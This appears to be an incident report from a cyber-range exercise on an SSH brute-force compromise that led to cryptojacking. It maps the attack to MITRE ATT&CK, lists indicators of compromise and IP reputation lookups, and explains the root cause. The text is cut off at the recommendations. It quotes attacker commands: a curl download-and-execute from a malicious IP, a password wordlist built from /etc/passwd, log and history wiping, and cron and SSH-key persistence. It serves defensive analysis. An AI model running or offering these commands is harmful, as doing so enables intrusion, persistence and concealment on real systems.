
Suspicious bash Binary Analysis



A fake bash binary was found in /tmp, pretending to be the normal shell. It's unsigned, runs as root, and is packed with lots of imports/exports and system functions, likely to mimic legit bash behavior and possibly capture input or execute commands silently.


MITRE ATT&CK Mapping

The attack followed a well-defined progression along the MITRE ATT&CK framework. The table below maps each phase of the attack to the relevant ATT&CK techniques, providing a complete picture of the attack lifecycle:



Phase	Description	MITRE ATT&CK Technique
Initial Access	• Automated brute-force attack on SSH (port 22). • Successful root login from external IP `122.41.169.230`. • Weak SSH credentials exploited.	• T1110 – Brute Force • T1078 – Valid Accounts
Execution	• Bash script executed after login: – Identified writable dirs: `/bin`, `/home`, `/tmp`, etc. – Downloaded files via `curl/wget` (`p.txt`, `ygljglkjgfg0`). – Used `chmod +x` and executed binaries. – Established `retea` process. – Renamed `wget` to good. – User or process executes a downloaded file (`./ygljglkjgfg0`, `./dpgtoestof`).	• T1059 – Command and Scripting Interpreter • T1203 – Exploitation for Client Execution • T1204 – User Execution •T1204.002 – Malicious File
Persistence	• Cron jobs created for recurring execution:	• T1053 – Scheduled Task/Job • T1546 – Event Triggered Execution

	– `@daily`, `@reboot`, `* * * * *`, `@monthly` for `.update-logs` scripts• `.bisis` binary placed in `/var/tmp/.update-logs/` • File permissions modified • SSH key injected for backdoor persistence • Hidden files and manipulated `init/cron` services • Attacker possibly replaced or abused `/usr/bin/wget` and created new binaries like `dpgtoestof`.	• T1078 – Valid Accounts • T1554 – Compromise Host Software Binary • T1222 – File and Directory Permissions Modification • T1098 – Account Manipulation (SSH key injection)
Lateral Movement	• `.bisis` scanned subnet for SSH ports. • SSH connections to other VMs attempted. • Payloads (`.bisis`, `ygljglkjgfg1`) deployed across network. • Used `iplist` for automated spread.	• T1021 – Remote Services • T1072 – Software Deployment Tools • T1570 – Lateral Tool Transfer • T1046 – Network Service Scanning
Command and Control (C2)	• Outbound connection to `169.239.130.12` via HTTP (port 80). • Payload/config fetch via renamed `wget`. • Maintained HTTP-based C2.	• T1071 – Application Layer Protocol • T1095 – Non-Standard Port • T1008 – Fallback Channels
Discovery	• Checked for writable directories • Ran `cat /etc/passwd` for user enumeration • Ran privilege checks and network scans via `.bisis` • Modified configs and permissions	• T1069 – Permission Groups Discovery • T1087 – Account Discovery
Defense Evasion	• Renamed `wget` to good • Wiped logs:`cat /dev/null > ~/.bash_historycat /dev/null > /var/log/wtmp`• Hidden files and cleared history• SSH key silently injected without detection	• T1070 – Indicator Removal on Host • T1036 – Masquerading • T1070.004 – File Deletion • T1027 – Obfuscated Files or Information • T1036.005 – Match Legitimate Name or Location
Impact	• `dicot` and `.balu` mining payloads deployed • CPU/memory consumed for crypto mining • System performance degraded • Network data exfiltration attempted • Root persistence maintained	• T1496 – Resource Hijacking • T1485 – Data Destruction (log wiping)



Source: Rise in XorDdos: A deeper look at the stealthy DDoS malware targeting Linux devices

Indicators of Compromise (IOCs)

IOC Type	Value
Malicious IPs / URLs	http[:]//185[.]81[.]134[.]79/payload/ http[:]//185[.]81[.]134[.]79/payload1 http[:]//185[.]81[.]134[.]79/NewData/ http[:]//d1npiasuune[.]com/payload/ http[:]//dinpasiune[.]com/payload http[:]//85[.]31[.]47[.]99/payload http[:]//85[.]31[.]47[.]99/.NzJjOTYwxx5/.balu http[:]//digital[.]digitaldatainsights[.]org/.x/black3 http[:]//196[.]251[.]114[.]67/.x/black3
Suspicious Domains	d1npiasuune[.]com dinpasiune[.]com digital[.]digitaldatainsights[.]org
Suspicious Filenames	.payload, payload1, payload1.cmd, payload.cmd, dicot, x, teca.a, teaca, black3, black4, .xmrig, black.Opera, opera, .bisis, .haidu, update, update-logs, .balu, cache, network, retea, kuak, .usrs, pass, bios.txt, data.json, iplist, .bash_history, .ssh/authorized_keys
Suspicious File Paths	/var/tmp/, /dev/shm/, /tmp/, /root/, /var/tmp/update-logs/, /var/tmp/Documents/, /tmp/.tmp/, /etc/sysctl.conf, /dev/shm/.x/, /root/.bash_history, /root/.ssh/authorized_keys
Malicious Commands / Behaviors	curl, wget, chmod +x, chattr -iae, ulimit, pkill, killall, sshpass, crontab -r, history -c, base64 -d, `echo ...
SSH Keys / Credentials	K0FNWFaWn7k7XfYP6Cm1p6WEnB4L5650Lj6bWYb6hSu3Zd1NCr35pnALJI KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6WYBtuSs3Zd1Ncr3S rpvnAU
Hashes	74d31cac40d98ee64df2a0c29ceb229d12ac5fa699c2ee512fc69360f0cf68c5 8f5ebb5b1c09744b4bb0087dca66360530533a1913151eaa04f17b691aae5a6b Afe2db673f80d3db25f3219f27c49684f0c4f2da84bcd3459f0a0022626bde0a 42df27c34f683eacf01bfe6232d29b1c831112188f44b1f3f4301a96f30f19b1 21aedfdf60955638f552e1452c52843f55dad2111df478653f4e7509a71924b9 E6bd44200ccfed510fd6587317c85f691a8f8d544fd9847e421db3778c6f32a3 32a0a7ae4949e744a0508c9de404e73070c112979eb8f10d5fac9bf657018256 53e8063bc1d1f5a653760b9733b902a59b7ff9f1bd579732ef359b3679c49b96 B71111326ea431a855ba5b5c1b15af54adb7f0c526517d22477410faba887b78 4e0b661b0b98b32af1978d0eb35eb73539cadfad14e1ea852f3454295a90c519 821f0ced58538a17581e3a6d3a004f8cb3499c5ba5fac047dfec4028391bc511

SSH Persistence with File Immunity Removed

```
chattr -iae ~/.ssh/authorized_keys >/dev/null 2>&1
```

Disables immutability flags to silently add attacker's SSH key and retain persistence.

Remote Payload Retrieval & Execution

```
curl -O -s -L http[:]//85[.]31[.]47[.]99/payload && chmod +x payload
&& ./payload >/dev/null 2>&1 &
```

Downloads and executes a remote binary in the background with output suppressed—classic malware delivery method.

SSH Brute Force Wordlist Generation

```
cat /etc/passwd | grep -vE "nologin|false" | cut -d: -f1 > .usrs
for us in $(cat .usrs); do
  printf "$us 123456\n" >> pass
  printf "$us P@ssw0rd\n" >> pass
done
```

Harvests local usernames and generates a dynamic password list for SSH brute-forcing.

Evidence Cleanup

```
history -c && rm -rf ~/.bash_history
```

Standard method to erase shell activity and evade detection or forensics.

Killing Competing Miners

```
pkill xmrig ; killall java ; pkill cnrig ; killall xmrig
```

Ensures the attacker's miner runs exclusively by killing off other miner processes.

Stealth Launch of Hidden Executable

```
./sBksNkqW </dev/null &>/dev/null & disown
```

Executes malware silently in the background, detaching it from the terminal for persistence.

System Resource Hijack Preparation

```
ulimit -n 99999 -u 999999
```

Raises system limits to support intense resource usage—typical in cryptojacking.

Cron Removal for Conflict Control

```
crontab -r
```

Wipes all cron jobs—could be to evade detection or remove other actors' persistence.

Cron Job Persistence

```
sh -c "sed -i '/\/etc\/cron.hourly\/gcc.sh/d' /etc/crontab && echo '*/3 * * * * root /etc/cron.hourly/gcc.sh' >> /etc/crontab
```

This command sets up a cron job to run `gcc.sh` every 3 minutes. It first removes any old entry, then re-adds it to ensure persistence. Likely used to keep a malicious script running even after removal.

Hidden Directory Staging

```
mkdir /dev/shm/.x && mv network .x/
```

Moves tools to a memory-resident hidden folder to avoid basic file-based detection.

Brute Force Attempt Summary


IP Address	Country	Vendor Detection	Flag	Type
77.173.122.254	Unknown	13/94	Malicious	Botnet
222.187.225.7	China	6/94	Malicious	Botnet
220.128.109.38	Taiwan	No data	Suspicious	Unknown
218.92.0.186	China	13/94	Malicious	Botnet
218.92.0.112	China	13/94	Malicious	Botnet
218.92.0.216	China	13/94	Malicious	Botnet
218.92.0.230	China	13/94	Malicious	Botnet
218.92.0.229	China	13/94	Malicious	Botnet
218.92.0.217	China	13/94	Malicious	Botnet
203.217.124.134	Hong Kong	12/94	Malicious	Botnet
203.130.22.203	Taiwan	6/94	Suspicious	Unknown
196.251.88.103	Netherlands	12/94	Malicious	Phishing/Botnet
143.110.188.143	United States	16/94	Malicious	Botnet
139.155.142.8	China	6/94	Suspicious	Botnet
114.96.67.114	China	6/94	Suspicious	Botnet
77.173.122.254	Unknown	13/94	Malicious	Botnet
58.136.157.159	Philippines	No data	Suspicious	Unknown
36.103.180.135	China	6/94	Malicious	Botnet
14.116.156.100	China	6/94	Malicious	Botnet


Observations:


- Heavy activity from China and Netherlands IP addresses.
- Multiple detections of botnet behaviour and phishing attempts.
- Most IP are linked to known malware or botnet infrastructure.
- Recommendation: Block the identified IPs and monitor for additional C2 activity in Defender and Sentinel.


IP Address	Reported Activity	Source
218.92.0.187	100%	AbuseIPDB
218.92.0.206	Identified as an anonymous proxy with a high fraud score of 99.	IP2Location


Threat Intelligence of Brute Force Activity IPs







17
/ 94
Community Score
-7
17/94 security vendors flagged this IP address as malicious
Reanalyze
Similar
More
185.196.220.81 (185.196.220.0/24)
AS 208046 (ColocationX Ltd.)
US
Last Analysis Date
3 hours ago
DETECTION
DETAILS
RELATIONS
COMMUNITY 88
Security vendors' analysis
Do you want to automate checks?
Abusix Malicious
alphaMountain.ai Phishing
ArcSight Threat Intelligence Malware
BitDefender Phishing
Certego Malicious
Criminal IP Malicious
CyRadar Malicious
ESET Malware
Forcepoint ThreatSeeker Malicious
Fortinet Malware
G-Data Phishing
IPsum Malicious
Juniper Networks Malicious
Lionic Malicious
SOCRadar Malware
VIPRE Malware
Webroot Malicious
AlphaSOC Suspicious


6
/ 94
Community Score
-1
6/94 security vendors flagged this IP address as malicious
Reanalyze
Similar
More
185.42.12.5 (185.42.12.0/24)
AS 59425 (Chang Way Technologies Co. Limited)
AE
Last Analysis Date
11 hours ago
DETECTION
DETAILS
RELATIONS
COMMUNITY 2
Security vendors' analysis
Do you want to automate checks?
CRDF Malicious
Cyble Malicious
CyRadar Malicious
Forcepoint ThreatSeeker Malicious
Fortinet Malware
SOCRadar Malware
AlphaSOC Suspicious
Abusix Clean


6
/ 94
Community Score
6/94 security vendors flagged this IP address as malicious
Reanalyze
Similar
More
190.120.0.154 (190.120.0.0/19)
AS 26617 (Navega.com S.A.)
SV
Last Analysis Date
2 days ago
DETECTION
DETAILS
RELATIONS
COMMUNITY
Security vendors' analysis
Do you want to automate checks?
CRDF Malicious
Criminal IP Malicious
Cyble Malicious
CyRadar Malicious
Fortinet Malware
SOCRadar Malware
alphaMountain.ai Suspicious
AlphaSOC Suspicious
Gridinsoft Suspicious
Abusix Clean


12
/ 94
Community Score
-2
12/94 security vendors flagged this IP address as malicious
Reanalyze
Similar
More
196.251.88.103 (196.251.88.0/22)
AS 401120 (CHEAPY-HOST)
NL
Last Analysis Date
13 hours ago
DETECTION
DETAILS
RELATIONS
COMMUNITY 8
Security vendors' analysis
Do you want to automate checks?
ArcSight Threat Intelligence Phishing
BitDefender Phishing
Criminal IP Malicious
Cyble Malicious
CyRadar Malicious
Fortinet Malware
G-Data Phishing
GreenSnow Malicious
IPsum Malicious
Lionic Malicious
SOCRadar Malware
VIPRE Phishing
alphaMountain.ai Suspicious
AlphaSOC Suspicious
Gridinsoft Suspicious
Juniper Networks Suspicious


9
/ 94
Community Score
-1
9/94 security vendors flagged this IP address as malicious
Reanalyze
Similar
More
203.217.124.134 (203.217.96.0/19)
AS 17809 (VEE TIME CORP.)
TW
Last Analysis Date
1 day ago
DETECTION
DETAILS
RELATIONS
COMMUNITY 1
Security vendors' analysis
Do you want to automate checks?
ArcSight Threat Intelligence Malware
Cluster25 Malicious
CRDF Malicious
Criminal IP Malicious
Cyble Malicious
CyRadar Malicious
Lionic Malicious
MalwareURL Malware
SOCRadar Malware
alphaMountain.ai Suspicious
AlphaSOC Suspicious
Gridinsoft Suspicious

Root Cause Analysis

Root Cause:

- Exposed SSH port (22) left open to the internet
- Weak SSH credentials enabled brute force success

Failure Point:

- Initial remediation focused on removing the malware but not the access vector.
- Brute Force was successful again to due poor password hygiene.
- Open SSH port and weak credentials facilitated re-entry.

Recommendations (Cyber Range)

1. Lock Down SSH Access (With Frequent VM Deletion in Mind)

